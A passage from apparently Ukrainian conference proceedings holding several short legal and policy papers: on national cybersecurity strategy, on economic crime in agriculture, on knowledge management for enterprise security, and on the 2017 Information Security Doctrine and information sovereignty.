Таким чином, можна зробити висновок про те, що національний рівень кіберзлочинності невпинно зростає, для зниження рівня його розвитку потрібна розробка суттєвих заходів, починаючи з прийняття адекватного законодавства та закінчуючи рішенням суто технологічних питань. Головне ж завдання полягає в тому, щоб на міжнародному рівні, наприклад, в рамках ООН, розробити комплексну програму, що включатиме в себе всі можливі форми та методи боротьби з електронним шпіонажем – юридичні, програмні, технологічні, організаційні, економічні, політичні і т. д. Ці дії матимуть успіх

лише в тому випадку, якщо будуть спиратися на систему постійного моніторингу кіберпростору на загальнопланетарному та національному рівнях.

Список використаних джерел:

1. Номоконов В.А. Глобализация информационных процессов и преступность / В.А. Номоконов // Інформаційні технології та безпека: зб. наук. праць. – Вип. 1. – К., 2002. – С. 95–103
2. Гусаров С.М. Розслідування кіберзлочинів органами внутрішніх справ України: наукове та кадрове забезпечення / Актуальні питання розслідування кіберзлочинів // Матеріали Міжнародної науково-практичної конференції. м. Харків., 2013. - С.14-15.
3. Олійник В.М. Кіберзлочинність як умова порушення громадської безпеки України // Актуальні питання розслідування кіберзлочинів // Матеріали Міжнародної науково-практичної конференції. м. Харків., 2013. - С. 19-20.
4. Калюжный Р.А. Теоретические и практические проблемы использования вычислительной техники в системе органов внутренних дел (организационно-правовой аспект): автореф. дис. … д-ра юрид. наук: спец. 12.00.02 «Государственное право и управление; административное право; финансовое право» / Р.А. Калюжный – К., 1992. – 47 с.
5. Азаров Д. Порушення роботи автоматизованих систем – злочини у сфері комп'ютерної інформації / Д. Азаров // Право України. – 2000. – № 12. – С. 69–73.
6. Комп'ютерна злочинність : [навч. посіб.] / П.Д.Біленчук, Б.В. Романюк, В.С. Цимбалюк [та ін.]. – К.: Атіка, 2002. – 240 с.
7. Батурин Ю.М. Компьютерная преступность и компьютерная безопасность / Ю.М. Батурин, А.М. Жодзишский. – М.: Юрид. лит., 1991. – 157 с.
8. Правовая информатика и кибернетика: учебник / [Г.А.Атанесян, О.А.Гаврилов, Дёри П. и др.] ; под ред. Н.С. Полевого. – М.: Юрид. лит., 1993. – 528 с.
9. Голубєв В.О. Правові проблеми захисту інформаційних технологій / В.О. Голубєв // Вісник Запорізького юридичного інституту. – 1997. – № 2. – С. 35–40.
10. Лісовий В. «Комп'ютерні» злочини: питання кваліфікації / В. Лісовий // Право України. – 2002. – № 2. – С. 86–88.
11. Дашян М.С. Право информационных магистралей / М.С. Дашян. – М. : Волтерс Клувер, 2007. – 288 с.
12. Convention on Cybercrime : Budapest, 23.11.2001 [Електронний ресурс]. – Режим доступу: http://conventions.coe.int/ Treaty/en/Treaties/Html/185.htm.
13. EFF требует защитить права программистов [Електронний ресурс]. – Режим доступу: http://www.securitylab.ru/news/ 420736.php. – 28.02.2012.
14. Европейский центр по борьбе с киберпреступностью демонстрирует свои первые результаты // Europa. Новости с европейским акцентом [Електронний ресурс]. – Режим доступу: http://euroua.com/europe/eu/1762.
15. Каланча С.Г. Кіберзлочинність: шляхи попередження та протидії / С.Г. Каланча // Наше право. – 2012. – № 3, ч. 2. – С. 213–217.

Єна І. В.
доцент кафедри кримінально права та правосуддя юридичного факультету Запорізького національного університету,кандидат юридичних наук

ОКРЕМІ ПИТАННЯ УДОСКОНАЛЕННЯ ДЕРЖАВНОЇ СТРАТЕГІЇ УКРАЇНИ ЩОДО ПІДВИЩЕННЯ БЕЗПЕКИ КІБЕРПРОСТОРУ

Сьогодні Україна, як і світ в цілому, живе в той час, коли всі громадяни держави, підприємства, установи, організації, незалежно від того великі вони чи маленькі, яка їх форма власності, є незахищеними перед атаками кіберзлочинців.

Сучасні традиційні заходи безпеки є неефективними, оскільки ландшафт загроз занадто розвинутий і дуже швидко розширюється, про що свідчить світова статистика. Так, наприклад, дослідження проведене у 2016 році в Канаді показало, що понад 50 % кібератак на канадські кампанії були успішними, і їх кількість, у порівнянні з минулим роком збільшилась на 17 % [1], а в управлінні національної статистики Великобританії за минулий рік зафіксовано 5,8 млн. випадків вчинення кіберзлочинів, тобто кожний десятий житель Англії та Уельсу став жертвою кіберзлочинності [2].

Крім того, у 2016 році в рамках інтернет організації по боротьбі з організованою злочинністю (Internet Organised Crime Threat Assessment (IOCTA)), яка проводилась Європолом, виявлена зростаюча кіберзлочинна економіка [3], що є реальною загрозою колективній безпеці в Європі.

І це свідчить про те, що традиційний підхід до кіберзлочинності є застарілим, оскільки відомі (традиційні) засоби безпеки направлені на перехоплення та припинення тільки певних, визначених атак, а сьогоднішній їх масштаб, різноманіття цілей та способів потребує розробки нових засобів захисту, бо швидкість розвитку кримінального потенціалу випереджає розвиток і впровадження засобів боротьби з цим негативним явищем.

І першим кроком в цьому напрямку для нашої держави є реалізація стратегії щодо підвищення безпеки кіберпростору (далі - Стратегія), яка була прийнята 27.01.2016 року і має в перспективі зробити Україну країною ворожою для кіберзлочинців та удосконалити роботу правоохоронних органів. Таким же шляхом пішли і такі країни, як Австралія, яка прийняла стратегію з кібербезпеки ще у 2009 році; Канада у 2010 році; Чеська Республіка у 2011 році; Естонія у 2009 році; Франція у 2011 році; Нідерланди у 2011 році, Англія у 2011 році, стратегія кібербезпеки Європейського союзу у 2013 році тощо.

Проаналізувавши зазначені документи, можна відмітити формальний підхід національного законодавця до такого базового документа, як Стратегія, що у свою чергу призвело до суттєвих прогалин. Наприклад, можна відмітити відсутність тлумачення таких базових понять, як «кіберпростір», «кіберзлочин», «кібербезпека», тощо. На нашу думку, сутність зазначених

понять повинна відображатись саме у Стратегії, оскільки вона формує основи національної безпеки, внутрішньої та зовнішньої політики у сфері боротьби та протидії таким негативним явищем, як кіберзлочинність. Крім того, така ситуація негативно впливає на правозастосовну практику, оскільки створює умови для різного розуміння сутності зазначених понять правоохоронними органами, що у свою чергу може призводити до помилок і у кваліфікації діяння, і в процесі збирання, фіксації, перевірки доказів, судових помилок, тощо.

Особливу увагу в цьому сенсі привертає такий термін, як «кіберпростір» (кібернетичний простір), оскільки комп'ютерні злочини вчиняються у специфічному віртуальному просторі, який необхідно добре знати, знати його особливості, закономірності, характерні риси і враховувати при визначенні тактики, методики, розслідування, тим більше, що ще донедавна (15-20 років тому) це поняття було абстрактним, яке не мало ніякого відношення до кримінального права, процесу та криміналістики.

Розділом 4 Стратегії в загальних рисах передбачається розвиток міжнародного співробітництва у сфері забезпечення кібербезпеки з ЄС та НАТО, але взагалі, навіть в загальних рисах не йдеться мова про можливі форми такого співробітництва. Ми вбачаємо, в цьому сенсі, досить ефективним організацію і проведення консультацій, семінарів, конференцій, сумісна активна робота у яких, сумісне обговорення, взаємна проінформованість та допомога допоможуть сформувати довіру між правоохоронними органами України і інших держав та усунути перепони, які існують сьогодні. Крім того, не слід обмежуватись співпрацею з ЄС та НАТО, а розширити коло, наприклад, залучивши до співпраці FBI, яке за останні роки створило новий набір технологічних та дослідницьких можливостей, які дають можливість комфортно переслідувати злочинців у кіберпросторі [4]. Схожу мету щодо розширення міжнародної співпраці в галузі боротьби з кіберзлочинами ставлять перед собою і інші держави, наприклад Німеччина президент Cyber Security якої заявив про необхідність посилювати співпрацю не тільки з правоохоронними органами земель в державі, а і за її межами [5].

Відповідно до розділу 3 Стратегії основу національної системи кібербезпеки становить досить широке коло міністерств та відомств, а саме Міністерство оборони України, Державна служба спеціального зв'язку та захисту інформації України, Служба безпеки України, Національна поліція України, Національний банк України, розвідувальні органи, повноваження яких дублюються, і це призводить до нескоординованості їх дій. Ця прогалина повинна бути усунута.

Ми вбачаємо вирішення цієї проблеми у створенні єдиної організації, до складу якої будуть входити професіонали з різних правоохоронних органів, представники науки, приватного сектору, тощо, яка буде створювати та сумісно використовувати ресурси, стратегічну інформацію, здійснювати розвідку загроз, виявлення і попередження нових загроз, будуть збирати, обробляти та аналізувати інформацію, пов'язану з кіберзлочинністю з різних джерел – державних, приватних, відкритих.

Такий досвід не є новим у світі, наприклад в США у 1997 році саме з цією метою було створено Національний альянс кібер - криміналістики і освіти (NCFTA). Кампанія Cyber Intelligence Team (CIT), здійснює схожу діяльність на території Європи.

Суттєвим, на нашу думку, недоліком Стратегії є відсутність сформульованих засобів попередження кіберзлочинів, одним із аспектів якого є інформування населення про можливі небезпеки, оскільки жертвами даного виду злочинів переважно стають користувачі Інтернету, які ігнорують навіть найпростіші правила кібербезпеки, такі як оновлення антивірусних програм, використання тільки захищених бездротових мереж, тощо.

З цією метою є сенс створити національні програми (кампанії), які сформують у користувачів усвідомлення того, що як тільки злочинець отримав доступ до комп'ютеру, він може викрасти чи пошкодити інформацію, яка зберігається на ньому, або запрограмувати його на атаку інших комп'ютерів, які об'єднані мережею, і допоможуть громадянам безпечно користуватись комп'ютерними технологіями, спілкуватись в Інтернеті, тощо.

Крім того, через електронні мережі, таємні системи зв'язку уряд передає таємну інформацію, необхідну для здійснення військових і національних операцій в галузі безпеки, і тому вони представляють особливий інтерес для злочинців. Відповідно забезпечення конфіденційності обігу такої інформації є питанням національної безпеки, суверенітету, що забезпечує цілісність держави, економіки і збереження особистої інформації громадян.

Здавалось, на перший погляд зазначене питання не є суттєвим, і не заслуговує на фіксацію у Стратегії, але це не так. Українці довіряють державним органам, установам, тобто державі свою особисту, корпоративну інформацію, відповідно повинні мати впевненість, що держава зможе їх захистити – створить необхідні інструменти, підготує персонал, які забезпечать безпеку в мережі, та переконає, що правоохоронні органи ефективні в боротьбі з кіберзлочинами.

Звісно це не всі питання Стратегії, які, на нашу думку, є недосконалими, спірними, але її прийняття це позитивний крок зроблений на державному рівні, в напрямку забезпечення кібербезпеки України. Ефективне дотримання вже існуючих законів є найкращим засобом боротьби з кіберзлочинцями.

Список використаних джерел:

1. David Masson To SMBs, Cybercriminals Don't Discriminate [Електронний ресурс] / Masson David Режим доступу: http://www.huffingtonpost.ca/david-masson/cybercrimebusinesses_b_12988538.html.
2. Cybercrime figures prompt police call for awareness campaign [Електронний ресурс] Режим доступу: https://www.theguardian.com/uk-news/2016/jul/21/crime-rate-online-offences-cybercrime-ons-figures.
3. Europol's 2016 Internet Organised Crime Threat Assessment (IOCTA) [Електронний ресурс] Режим доступу: https://www. europol.europa. eu/newsroom/news/relentless-growth-of-cybercrime.

4. Cyber Crime [Електронний ресурс] Режим доступу: https://www.fbi.gov/investigate/cyber.
5. Mehr Ressourcen für die Bekämpfung von Cyber-Kriminalität [Електронний ресурс] Режим доступу: http://www.cybersicherheitsrat.de/cyber-sicherheitsrat-deutschland-e-v-und-die-deutsche-polizeigewerkschaft-erklaeren-polizei-droht-kampf-gegen-cyber-kriminalitaet-zu-verlieren.

Єфімов В. В.
доцент кафедри оперативно-розшукової діяльності та спеціальної техніки Дніпропетровського державного університету внутрішніх справ, кандидат юридичних наук, доцент

ЩОДО НАПРЯМІВ ФОРМУВАННЯ ДЕРЖАВНОЇ АГРАРНОЇ ПОЛІТИКИ УКРАЇНИ У ПРОТИДІЇ ЕКОНОМІЧНІЙ ЗЛОЧИННОСТІ

В основу державної аграрної політики фахівцями визначається покладення концепції паритету доходів сільгоспвиробників, яка є набагато ширшою від паритету цін та полягає у вирівнюванні доходів сільгоспвиробників з доходами працівників інших галузей економіки і передбачає комплекс спрямованих на це заходів: підтримання цін на промислові ресурси для сільського господарства, субсидування виробництва окремих видів сільськогосподарської продукції, створення сприятливого податкового режимудля аграних підприємств, поліпшення соціальних умов [1].

Потрібно змістити акценти урядової інтервенції в аграрну сферу економіки, зосередевши державну підтримку на виробництві ресурсів для агропромислового комплексу. В умовах дефіциту державного бюджету, аграрними експертами вказується на дві альтернативи: або підтримувати ціни на продукцію сільського господарства, або субсидувати виробництво ресурсів для нього. В цілому існують оптимальні економічні господарські механізми, що дозволяють змусити розвиватися будь-яку галузь економіки. В даному випадку вражаючим чинником є наявність економічної злочинності, яка як хвороба руйнує позитивну динаміку базових галузей економіки (АПК).

Ефективна організація планування роботи з протидії економічним злочинам у АПК можлива тільки на основі всебічного уявлення оперативного працівника про виробничу, фінансово-господарську та інші діяльності суб'єктів господарювання, якої можна досягти тільки при правильно організованому інформаційному забезпеченні. Територіальна розпорошеність підприємств АПК, вихід на зовнішньоекономічний рівень деяких з них, до того ж наявність в цій системі дій високоорганізованих злочинних формувань, об'єктивно

потребує найвищому рівні взаємодії різних оперативних підрозділів Національної поліції України, постійний обмін інформацією між ними в інтересах організації дієвого планування роботи в досліджуваній сфері [2, с. 33].

Способи вчинення вищевказаних злочинів слід класифікувати за повнотою структури, суб'єктивним складом, формою вини, в залежності від інструментів реалізації злочинного задуму, масштабу злочинної діяльності, положення, повноважень і місця професійної діяльності співучасників злочину. У відповідності до розробленої криміналістичної класифікації суб'єктів вказаних злочинів виділяют такі їх інформаційні групи, як: дирекція фондів; начальники (керівники) структурних підрозділів на місцях; начальники регіональних відділень; начальники відділів бухгалтерського і фінансового обліку, фінансово-економічних відділів; начальники управлінь; керівники установ і державних інспекцій та ін. [3, с. 34].

Для забезпечення ефективності протидії економічній злочинності, і безпосередньо в агропромисловому комплексі, а також збереження бюджетних коштів, які виділяються на розвиток агропромислового комплексу, необхідний належний рівень взаємодії з підвідомчими організаціями міністерства аграрної політики і продовольства, виконавчими органами, які реалізують державну соціально-економічну політику в сфері сільського господарства. Активна робота оперативних підрозділів по напрацюванню оперативних позицій, налагодження взаємодії з усіма контролюючими організаціями і державними органами, задіяними у сфері реалізації державних програм розвитку агропромислового комплексу, дозволить вчасно отримувати оперативно значиму інформацію для виявлення і припинення економічних злочинів [4, с. 67].

Проведений економіко-правовий аналіз проблем регулювання підприємницької, управлінської, фінансової та зовнішньоекономічної діяльності підтверджує необхідність вдосконалення нормативно-правових актів з ряду питань регулювання фінансово-господарських процесів. Аналізуючи прийняті за роки існування України як самостійної держави законодавчі та нормативні акти, виступи керівників нашої держави, можна зробити висновок про відсутність розуміння в Україні необхідності системного підходу до боротьби з економічною злочинністю.

Нечасто ними пов'язуються проблеми протидії правопорушенням службових осіб органів влади та управління з боротьбою з економічною злочинністю. В останні роки вчені нашої держави викладають ідею легалізації прибутків економічних злочинців. У той же час легалізація означає узаконення протиправної діяльності, адже під легалізацією в кримінології розуміють усунення причин і умов, які призводять до вчинення злочинів, тобто створення умов, які забезпечують можливість і необхідність виконання в державі діючих норм законодавства. Економічна злочинність порушує баланс громадської політики щодо розподілу матеріальних благ, оскільки шляхом протиправних діянь значна група керівників господарюючих суб'єктів отримує матеріальну вигоду за рахунок інших працівників, які чесно заробляють незначні кошти для

забезпечення власного фізичного існування. Фактично вони змушені забезпечувати шляхом сплати податків і обов'язкових платежів соціальну стабільність і благополуччя держави, чим успішно користуються економічні злочинці. Таким чином, економічна злочинність серйозно протистоїть благополуччю громадян держави, які представляють основу її функціонування. Тому передумовою для налагодження нормальної життєдіяльності України є здатність правоохоронних органів ефективно протидіяти і боротися з економічною злочинністю [5, с. 34].

Як висновок, необхідно підкреслити про те, що недоліки в організації та проведенні правоохоронними органами України заходів з протидії економічним злочинам у базових галузях економіки (агропромисловий комплекс) викликаються внутрішніми факторами, які поєднуються з проблемами нормативно-правового характеру. У законодавчому порядку не вирішена проблема відповідальності конкретних осіб за проведення через офшорні зони експортно-імпортних операцій з стратегічною сировиною. Для виведення економіки України з тіні крім заходів спеціального характеру необхідно внести зміни в діючі або розробити нові нормативно-правові акти. Таким нормативно-правовим актом, в першу чергу, має бути Закон України «Про протидію економічній злочинності». Де буде чітко визначено конкретні склади злочинів згідно з Кримінальним кодексом України, а також врегульовано питання до суб'єктів, які повинні здійснювати протидію економічній злочинності. Тільки після проведення зазначених дій, буде доцільним вести діалог щодо формування повноцінної державної аграрної політики на основі концепції протидії економічній злочинності.

Список використаних джерел:

1. Черевко Г.В. Державне регулювання економіки в АПК: Навч. посіб. – К.: Знання, 2006. – 339 с.;
2. Ефимов В. Особенности планирования работы по предупреждению хищений бюджетных денежных средств в агропромышленном комплексе украины / Владимир Єфимов // Legea si Viata. – 2016. - № 11/2. – С. 31-33;
3. Ефимов В. Особенности криминалистических характеристик экономических преступлений в аграрных комплексах России, Белоруссии и Украины / Владимир Єфимов // Legea si Viata. – 2017. - № 2. – С. 30-34;
4. Ефимов В. К исследованию теоретико-методологических основ формирования экономической безопасности агропромышленного комплекса как составляющей части национальной безопасности Украины / Владимир Єфимов // Legea si Viata. – 2017. - № 3. – С.65-68;
5. Ефимов В. Особенности криминалистических характеристик экономических преступлений в аграрных комплексах России, Белоруссии и Украины / Владимир Єфимов // Legea si Viata. – 2017. - № 2. – С. 30-34.

Ілляшенко С. М.
завідувач кафедри маркетингу та управління інноваційною діяльністю Сумського державного університету, доктор економічних наук, професор;
Нагорний Є. І.
доцент кафедри маркетингу та управління інноваційною діяльністю Сумського державного університету, кандидат. економічних наук

УПРАВЛІННЯ ЗНАННЯМИ З ПОЗИЦІЙ ЗАБЕЗПЕЧЕННЯ ЕКОНОМІЧНОЇ БЕЗПЕКИ ПІДПРИЄМСТВА

Економічну безпеку підприємства розглядають як стан ефективного використання його ресурсів і існуючих ринкових можливостей, які дозволяють попереджувати внутрішні та зовнішні загрози і забезпечують його тривале виживання і розвиток на ринку у відповідності з його місією [1].

В умовах становлення економіки знань інформація і знання стають основними засобами й предметом суспільного виробництва, вони визначають конкурентоспроможність, як окремих підприємств, так і національних економік у цілому. Практика лідерів економічного зростання на різних рівнях узагальнення (держави, галузі, окремої організації тощо) свідчить, що їх успіх значною мірою забезпечується цілеспрямованим управлінням продукуванням і використанням актуальних знань. Наявність ефективної системи управління знаннями стає одним з головних факторів оперативної адаптації до змін умов господарювання, а відповідно і забезпечення високого рівня економічної безпеки в умовах нестаціонарного розвитку сучасної економіки.

Розглянемо з цих позицій методи і інструменти управління знаннями на підприємстві [2, 3] і їх вплив на забезпечення його економічної безпеки.

1. Одним з найбільш ефективних інструментів є маркетинг знань. За його допомогою вирішують дві основні задачі:

- визначення перспективних напрямів продукування знань, які можуть бути втілені у нові актуальні для споживачів продукти, технології їх виробництва, методи управління на всіх стадіях виробництва і збуту продукції. Це дозволяє зорієнтувати підприємство на розроблення і виготовлення продукції, яка буде користуватися попитом споживачів, підвищити його конкурентоспроможність;
- просування знань про підприємство і його продукцію, а також технічних та професійних знань, які втілені у патенти, ноу-хау, промислові зразки, корисні моделі тощо на ринок. За рахунок цього підвищується рівень поінформованості фактичних і потенційних споживачів і ділових партнерів, підвищується імідж підприємства, а у підсумку – формується і стимулюється попит на його продукцію, що сприяє збільшенню обсягів продажу, диверсифікації ринків тощо.

Ефективне розв'язання цих задач зменшує ризик прийняття неадекватних управлінських рішень, ризик не реалізації продукції тощо, а у підсумку – підвищує рівень економічної безпеки підприємства за рахунок приведення внутрішніх можливостей розвитку підприємства (його потенціалу) до зовнішніх, які генеруються ринком.

2. Купівля знань, які містять технологічні і технічні рішення (патенти, ліцензії, франшизи тощо), що дозволяє швидко і з мінімальним ризиком започаткувати нові види діяльності, налагодити виробництво нової продукції, освоїти нові технології, нові методи управління, використати імідж відомої торгової марки тощо. Тим самим зменшується ринковий ризик і зростає рівень економічної безпеки оскільки підприємство використовує перевірені продукти і технології, методи управління, може працювати «під парасолькою» відомої торгової марки, використовуючи її технології, комерційні секрети, зв'язки, імідж і т.д.

3. Навчання і підвищення кваліфікації персоналу сприяє підвищенню рівня кадрової, інтелектуальної і організаційно-управлінської складових потенціалу підприємства. Як наслідок – удосконалення усіх аспектів його діяльності, розширення ринкових можливостей розвитку (у т.ч. інноваційного), зростання конкурентоспроможності, а відповідно – збільшення рівня його економічної безпеки.

4. Проведення прикладних досліджень метою яких є удосконалення існуючих і розроблення нових продуктів і технологій (виробничих, маркетингових, управлінських тощо). Знання, що отримані у ході досліджень надають можливість скоригувати існуючі і розробити нові стратегії розвитку підприємства, започаткувати нові види бізнесу, сформувати нові стратегічні бізнес-одиниці, розгорнути виробництво і збут нової продукції. Це також дозволяє налагодити продаж прав власності чи прав використання знань, що розроблені у ході досліджень і втілені у патенти, ліцензії, промислові зразки, ноу-хау і т.п.

Розглянутий вище перелік основних інструментів управління знаннями підприємства сприяє розширенню його адаптаційних можливостей до змін ситуації на ринку, дозволяє оперативно приводити у відповідність потенціал його розвитку до змін ситуації у зовнішньому мікро- і макросередовищах, знижує ризик і підвищує рівень його економічної безпеки.

Подальші дослідження повинні бути спрямованими на встановлення взаємозв'язку між рівнем знань підприємства, що стосуються різних аспектів його діяльності і рівнем його економічної безпеки, а також розроблення на цій основі методичних засад ефективного управління знаннями підприємства з позицій забезпечення економічної безпеки.

Список використаних джерел:

1. Ильяшенко С.Н. Составляющие экономической безопасности предприятия и подходы к их оценке // Актуальні проблеми економіки, 2003. - № 3 (21). - С. 12-19.

2. Ілляшенко С.М Управління знаннями в системі інноваційного розвитку організації / С.М. Ілляшенко, Ю.С. Шипуліна, Н.С. Ілляшенко, А.О. Комарницька // Маркетинг і менеджмент інновацій. - 2017. - № 1. - С. 231-241.

3. Illiashenko S.M. Knowledge management as a basis for innovative development of the company / S.M. lliashenko, Y.S. Shypulina, N.S. Illiashenko // Actual Problems of Economics. – 2015. – № 6 (168). – P. 173-181.

Ісмайлов К.Ю.
начальник кафедри кібербезпеки та інформаційного забезпечення Одеського державного університету внутрішніх справ, кандидат юридичних наук
Музика Л.П.
слухач факультету №2 ННІЗДН Одеського державного університету внутрішніх справ

ПИТАННЯ ЩОДО ІНФОРМАЦІЙНОГО СУВЕРЕНІТЕТУ У ВЗАЄМОДІЇ З ДОКТРИНОЮ ІНФОРМАЦІЙНОЇ БЕЗПЕКИ УКРАЇНИ

Застосування Російською Федерацією технологій гібридної війни проти України перетворило інформаційну сферу на ключову арену протиборства. Саме проти України Російська Федерація використовує найновіші інформаційні технології впливу на свідомість громадян, спрямовані на розпалювання національної і релігійної ворожнечі, пропаганду агресивної війни, зміну конституційного ладу насильницьким шляхом або порушення суверенітету і територіальної цілісності України.

Комплексний характер актуальних загроз національній безпеці в інформаційній сфері потребує визначення інноваційних підходів до формування системи захисту та розвитку інформаційного простору в умовах глобалізації та вільного обігу інформації.

25-го лютого 2017 року Президент України підписав Указ [1] про введення в дію рішення Ради національної безпеки і оборони України від 29 грудня 2016 року "Про Доктрину інформаційної безпеки України"[2].

Доктрина інформаційної безпеки України (далі – Доктрина) визначає національні інтереси України в інформаційній сфері, загрози їх реалізації, напрями і пріоритети державної політики в інформаційній сфері.

Оскільки в розділі 2. Мета та принципи Доктрини заявляється, що «Метою Доктрини є уточнення засад формування та реалізації державної інформаційної політики, насамперед щодо протидії руйнівному

інформаційному впливу Російської Федерації в умовах розв'язаної нею гібридної війни», то виникає питання про відповідність реаліям засадничих функцій цього акту. Тобто, не може бути ідейна концепція «Доктрини інформаційної безпеки» спрямована тільки проти певної держави, хоч вона і проголошується державою-агресором. Адже цінність будь-якої доктрини, що бере на озброєння офіційна влада – це універсальність до широкого спектру обставин чи сторін. Інакше, було б доцільним говорити не про «Доктрину інформаційної безпеки України» взагалі, а тільки про «Концепцію здійснення заходів в інформаційній сфері, щодо держави, яку визнано законами України агресором». В умовах глобалізації інформаційного простору і прагнення України формувати інформаційне громадянське суспільство не може ідея протидії руйнівному інформаційному впливу Російської Федерації переважати підміняти собою весь обсяг спрямування інформаційної безпеки України. Існує і весь інший світ, інші держави, з якими ми маємо будувати партнерські, паритетні інформаційні за змістом стосунки, задля самовизначення України і українців як рівних з іншими суспільствами і державами в інформаційному «полі» цивілізованих сучасних правовідносин, де саме вітчизняна Доктрина інформаційної безпеки має визначати прагнення України до досягнення високого рівня інформаційного суверенітету. І хоч цей термін неодноразово відкидався і парламентом і президентом у минулі роки, до початку агресивних закидів Російської Федерації, однак, сьогодні питання впровадження його в нормативно-правовий обіг постає з новою силою і більшому обсязі, ніж раніше.

Самі автори Доктрини стверджують, що вона базується на принципах додержання прав і свобод людини і громадянина, поваги до гідності особи, захисту її законних інтересів, а також законних інтересів суспільства та держави, забезпечення суверенітету і територіальної цілісності України. І таке декларування засад Доктрини найкраще ілюструє, що інформаційний суверенітет, як невід'ємна складова державного суверенітету і має стати об'єктовою складовою заявлених у Доктрині відносин. В такому випадку засадничі положення, що визначають спрямованість волі народу, а відтак і органів державної влади в напрямку здійснення державної політики у сфері інформаційної безпеки не будуть залежати від того, яка саме держава, група держав чи соціальних груп прагнуть завдати шкоди інформаційному простору України і інформаційним правам українців.

У пункті 3. Доктрини сформульовані Національні інтереси України в інформаційній сфері серед яких: забезпечення конституційних прав і свобод людини на збирання, зберігання, використання та поширення інформації [1; п. 3]. Доцільно звернути увагу на те, що автори Доктрини характеризують «скорочений» обсяг змісту конституційних інформаційних прав і свобод, зосереджуючись лише на збиранні, зберіганні, використанні та поширенні інформації. Тут слід наголосити, що це суттєво звужена конструкція, адже тільки законодавчо закріплене право на інформацію [3] передбачає окрім визначених вище змістовних складових також: пошук, виготовлення (що дуже актуально для інформаційної незалежності), захист (який не може бути охоплений поняттям зберігання) інформації. Так, у відповідній статті «Право на

інформацію» Закону України «Про інформацію» встановлюється, що: «Кожен має право на інформацію, що передбачає можливість вільного одержання, використання, поширення, зберігання та захисту інформації, необхідної для реалізації своїх прав, свобод і законних інтересів» [3; п. 1. ст. 5]. А преамбула цього ж акту містить більшу за обсягом структуру права на інформацію: «Цей Закон регулює відносини щодо створення, збирання, одержання, зберігання, використання, поширення, охорони, захисту інформації.» [3]. Втім і конституційне закріплення права на інформацію вже є значно урізаним, по відношенню до його формулювання у Загальній Декларації прав людини (1948 року), де закріплюється наступна структура права на інформацію: «Кожна людина має право на свободу переконань і на вільне їх виявлення; це право включає свободу безперешкодно дотримуватися своїх переконань та свободу шукати, одержувати і поширювати інформацію та ідеї будь-якими засобами і незалежно від державних кордонів [4; ст. 19].

Якщо ж уважно дочитатися до статті 34. Конституції України, то ми побачимо, текст містить вже інше формулювання: «Кожному гарантується право на свободу думки і слова, на вільне вираження своїх поглядів і переконань. Кожен має право вільно збирати, зберігати, використовувати і поширювати інформацію усно, письмово або в інший спосіб - на свій вибір.»[5; ч. 1, 2 ст. 34]. Тобто, тут ми спостерігаємо зникнення такої частини, як «незалежно від державних кордонів» та заміну частини «шукати» на «збирати», що точно не є однаковим за змістом. Не зафіксовано також елементи «одержувати» чи «отримувати» інформацію та «виготовляти», «створювати» інформацію. Одночасно, в обох документах не згадується «захист інформації». Але, враховуючи, що Загальна декларація прав людини (1948 р.) і Закон України «Про інформацію» (1992 р.), і Доктрина інформаційної безпеки (2017 р.) є складовими елементами і невід'ємними частинами національного законодавства і права, то зміст права на інформацію слід розуміти в широкому контексті, «збираючи» його внутрішні елементи з усіх чинних і значущих для права на інформацію актів в єдину конструкцію. Тоді змістовний виклад цієї категорії буде містити, щонайменш наступну структуру: «Кожному гарантується право на свободу думки і слова, на вільне вираження своїх поглядів і переконань. Кожен має право вільно шукати (збирати), одержувати (отримувати), виготовляти (створювати), зберігати, використовувати, поширювати (розповсюджувати) та захищати інформацію усно, письмово або в інший спосіб - на свій вибір і не залежно від державних кордонів». (Авторське визначення, що пропонувалось ще в 2012 році А.А. Письменицьким) [6].

В сучасному занадто довільному оперуванні категорією «право на інформацію» в нормативно-правових актах, науково-правовому обороті, в практичній юриспруденції нами вбачається велика небезпека для реального втілення і захисту прав людини і громадянина. Уявімо на хвилинку собі, щоб так само довільно правниками трактувалося право власності і в окремих випадках з нього зникали б «володіння», «користування», «розпорядження». Водночас, повноцінність законодавчого закріплення і захисту права на інформацію людини і громадянина – це фундамент і відправна точка

формування інформаційної рівності та незалежності суспільства, а відтак, інформаційного суверенітету держави.

Ще одна «найскладніша» категорія у Доктрині – «стратегічний наратив» – «спеціально підготовлений текст, призначений для вербального викладення у процесі стратегічних комунікацій з метою інформаційного впливу на цільову аудиторію» (так у визначенні) це фактично легалізація "темників". На початку 2000-х це було зло. Тепер за часів війни вирішили відновити це поняття під новою назвою як диктований владою так званий «стратегічний наратив». Взагалі-то «стратегічниий наратив» це contradictio in adjecto, тобто суперечність у визначенні. Не буває власне сратегічного наративу (опис повсякденності з певними мисленнєвими установками), стратегічним може бути лише концептуальний дискурс, тобто стратегія це завжди зрозумілий лише для доволі вузької аудиторії концепт[7].

Отже правильні інструменти, що запропоновані у Доктрині, нівелюються засадничими двома розділами. Не можуть бути ефективно задіяні навіть дуже професіональні інструменти, якщо в стратегічному плані понятійні уявлення та цілі сформульовані невірно[7].

Список використаних джерел:

1. Про рішення Ради національної безпеки і оборони України від 29 грудня 2016 року «Про Доктрину інформаційної безпеки України». Указ Президента України. від 25.02.2017 № 47/2017 // [Електронний ресурс]. – Режим доступу: http://zakon3.rada.gov.ua/laws/show/47/2017.

2. Про Доктрину інформаційної безпеки України. Рішення РНБО від 29.12.2016 // [Електронний ресурс]. – Режим доступу: http://zakon3.rada.gov.ua/laws/show/n0016525-16/paran2#n2

3. Про інформацію. Закон України від 02.10.1992 № 2657-XI // Відомості Верховної Ради України (ВВР). – 1992. – N 48. – Ст.650. Із змінами, внесеними згідно із Законом N 1774-VIII (1774-19) від 06.12.2016, ВВР, 2017, N 2, ст.25.

4. Загальна декларація прав людини. Декларація ООН. Міжнародний документ від 10.12.1948 Офіційний вісник України від 15.12.2008 р., № 93, стор. 89, стаття 3103, код акту 45085/2008// [Електронний ресурс]. – Режим доступу: http://zakon2.rada.gov.ua/laws/show/995_015.

5. Конституція України. Основний Закон України від 28.06.1996 № 254к/96-ВР // Відомості Верховної Ради України (ВВР). – 1996. – № 30. – Ст. 141.

6. Письменицький А.А., Гапотій В.Д. Загальна теорія інформаційного права: Монографія. / А.А. Письменицький, В.Д. Гапотій – Мелітополь: ТОВ «Видавничий будинок ММД», 2012. – 300 с.

7. Дацюк С. Проблеми інформаційної безпеки, які ігноруються // «Украинская правда» від 28.02.2017 /15:05// [Електронний ресурс]. – Режим доступу: https://www.facenews.ua/columns/2017/312448/

Ісмайлов К.Ю.
